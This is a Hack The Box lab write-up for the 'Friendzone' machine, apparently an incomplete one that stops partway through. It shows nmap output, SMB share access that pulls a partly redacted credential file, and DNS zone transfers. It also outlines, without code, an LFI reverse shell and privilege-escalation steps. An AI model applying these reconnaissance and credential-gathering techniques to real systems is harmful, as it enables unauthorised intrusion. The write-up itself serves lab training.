# HTB Friendzone Writeup

writeups@centraliowacybersec.com

## HTB Friendzone Thoughts

*This was more of a rushed writeup since it is getting late and the holiday weekend is here.*

https://app.hackthebox.com/machines/173

This was such a frustrating and challenging box. There were so many hints and clues that went all over the place that I almost went crazy keeping track of all of them. I rooted the box twice. One was unintended as the box is a little older and vulnerable to some newer linux privesc exploits.

## Table of contents

## 1. Skills needed and skills learned

1.1. DNS Zone Transfer

1.2. LFI

1.3. Python Module Hijacking


## 2. High Overview

From the start this box was pretty rough. I started with the smb ports to hopefully get some easy grabs and I found some credentials. I moved onto the web of websites and dns zone transfers that eventually led me to an admin page I could use the creds on. Once in there is an LFI vulnerable web page where you can upload a file into one of the smb shares and call it for a reverse shell into www-data. Once on the box I used an unintended sudo exploit to get root. I then backed up and found the intended root through a python module hijack on a writeable os.py file.


## Technical Overview

Everything below is a step by step guide on my methods attempted and used, my thought processes and exactly what I did to root the machine.


## 3. Nmap Enumeration



```
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
```



```
PORT    STATE  SERVICE     VERSION
21/tcp  open   ftp         vsftpd 3.0.3
22/tcp  open   ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|   256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_  256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp  open   domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp  open   http        Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
319/tcp closed ptp-event
443/tcp open   ssl/ssl     Apache httpd (SSL-only mode)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 404 Not Found
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/c
| Issuer: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-10-05T21:02:30
| Not valid after:  2018-11-04T21:02:30
| MD5:   c144 1868 5e8b 468d fc7d 888b 1123 781c
|_SHA-1: 88d2 e8ee 1c2c dbd3 ea55 2e5e cdd4 e94c 4c8b 9233
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp open   netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=11/10%OT=21%CT=319%CU=35558%PV=Y%DS=2%DC=T%G=Y%TM=618C
OS:4879%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=A)
OS:OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54D
OS:ST11NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)
OS:ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Uptime guess: 42.973 days (since Tue Sep 28 19:10:47 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: FRIENDZONE; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```




```
Host script results:
|_clock-skew: mean: -19m49s, deviation: 1h09m16s, median: 20m10s
| nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   FRIENDZONE<00>       Flags: <unique><active>
|   FRIENDZONE<03>       Flags: <unique><active>
|   FRIENDZONE<20>       Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: friendzone
|   NetBIOS computer name: FRIENDZONE\x00
|   Domain name: \x00
|   FQDN: friendzone
|_  System time: 2021-11-11T00:52:27+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-11-10T22:52:27
|_  start_date: N/A

TRACEROUTE (using port 319/tcp)
HOP RTT      ADDRESS
1   59.61 ms 10.10.14.1
2   59.66 ms friendzone.htb (10.10.10.123)
```

# 4. Service Enumeration


4.1. I started with the easiest and enumerated the ftp and smb shares first

4.2. FTP was useless




```
┌──(kali㉿kali)-[~]
└─$ ftp friendzone.htb
Connected to friendzone.htb.
220 (vsFTPd 3.0.3)
Name (friendzone.htb:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> ^C
ftp> exit
221 Goodbye.
```


4.3. SMB on the other hand was a gold mine.



```
┌──(kali㉿kali)-[~]
└─$ smbclient -L \\friendzone.htb

Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```



```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\friendzone.htb\\Files
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~]
└─$ smbclient \\\\friendzone.htb\\general
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 16 15:10:51 2019
  ..                                  D        0  Wed Jan 23 16:51:02 2019
  creds.txt                           N       57  Tue Oct  9 19:52:42 2018

                9221460 blocks of size 1024. 5547320 blocks available
smb: \> get creds.txt
getting file \creds.txt of size 57 as creds.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \> exit

┌──(kali㉿kali)-[~]
└─$ smbclient \\\\friendzone.htb\\Development
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jan 16 15:03:49 2019
  ..                                  D        0  Wed Jan 23 16:51:02 2019

                9221460 blocks of size 1024. 5547320 blocks available
smb: \> exit
```




```
┌──(kali㉿kali)-[~]
└─$ cat creds.txt
creds for the admin THING:

a[redacted]h@#
```


4.4. I saved these creds for later.

4.5. I moved onto port 53 to do some dns enumeration

4.6. I enumerated as many possible names as I could before moving onto the website



```
┌──(kali㉿kali)-[~]
└─$ dig axfr friendzone.htb @10.10.10.123

; <<>> DiG 9.16.15-Debian <<>> axfr friendzone.htb @10.10.10.123
;; global options: +cmd
; Transfer failed.

┌──(kali㉿kali)-[~]
└─$ dig axfr friendzoneportal.red @10.10.10.123

; <<>> DiG 9.16.15-Debian <<>> axfr friendzoneportal.red @10.10.10.123
;; global options: +cmd
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzoneportal.red.   604800  IN      AAAA    ::1
friendzoneportal.red.   604800  IN      NS      localhost.
friendzoneportal.red.   604800  IN      A       127.0.0.1
admin.friendzoneportal.red. 604800 IN   A       127.0.0.1
files.friendzoneportal.red. 604800 IN   A       127.0.0.1
imports.friendzoneportal.red. 604800 IN A       127.0.0.1
vpn.friendzoneportal.red. 604800 IN     A       127.0.0.1
friendzoneportal.red.   604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 51 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Tue Nov 23 09:58:16 EST 2021
;; XFR size: 9 records (messages 1, bytes 309)
```



```
┌──(kali㉿kali)-[~]
└─$ dig axfr friendzone.red @10.10.10.123

; <<>> DiG 9.16.15-Debian <<>> axfr friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 59 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Tue Nov 23 13:23:05 EST 2021
;; XFR size: 8 records (messages 1, bytes 289)
```

4.7. All in all, these are the names I found and enumerated

4.7.1. Friendzone.htb
4.7.2. Friendzone.red
4.7.3. Administrator1.friendzone.red
4.7.4. hr.friendzone.red
4.7.5. Uploads.friendzone.red
4.7.6. Friendzoneportal.red
4.7.7. Admin.friendzoneportal.red
4.7.8. Files.friendzoneportal.red
4.7.9. Imports.friendzoneportal.red
4.7.10. Vpn.friendzoneportal.red


4.8. All of these got my utmost attention until I had a foothold because there could be something hidden in any of them.

4.9. I won’t post screenshots but I will discuss the steps I did that were done on ALL domains

4.9.1. Dirbuster on all domains
4.9.2. Gobuster on all domains
4.9.3. Nikto on all domains
4.9.4. Burpsuite source code reading

4.10. From all this I feel I collected as much as I could to move forward with the admin pages I was curious about

4.11. The first admin page was a bust that led to nothing



admin.friendzoneportal.red

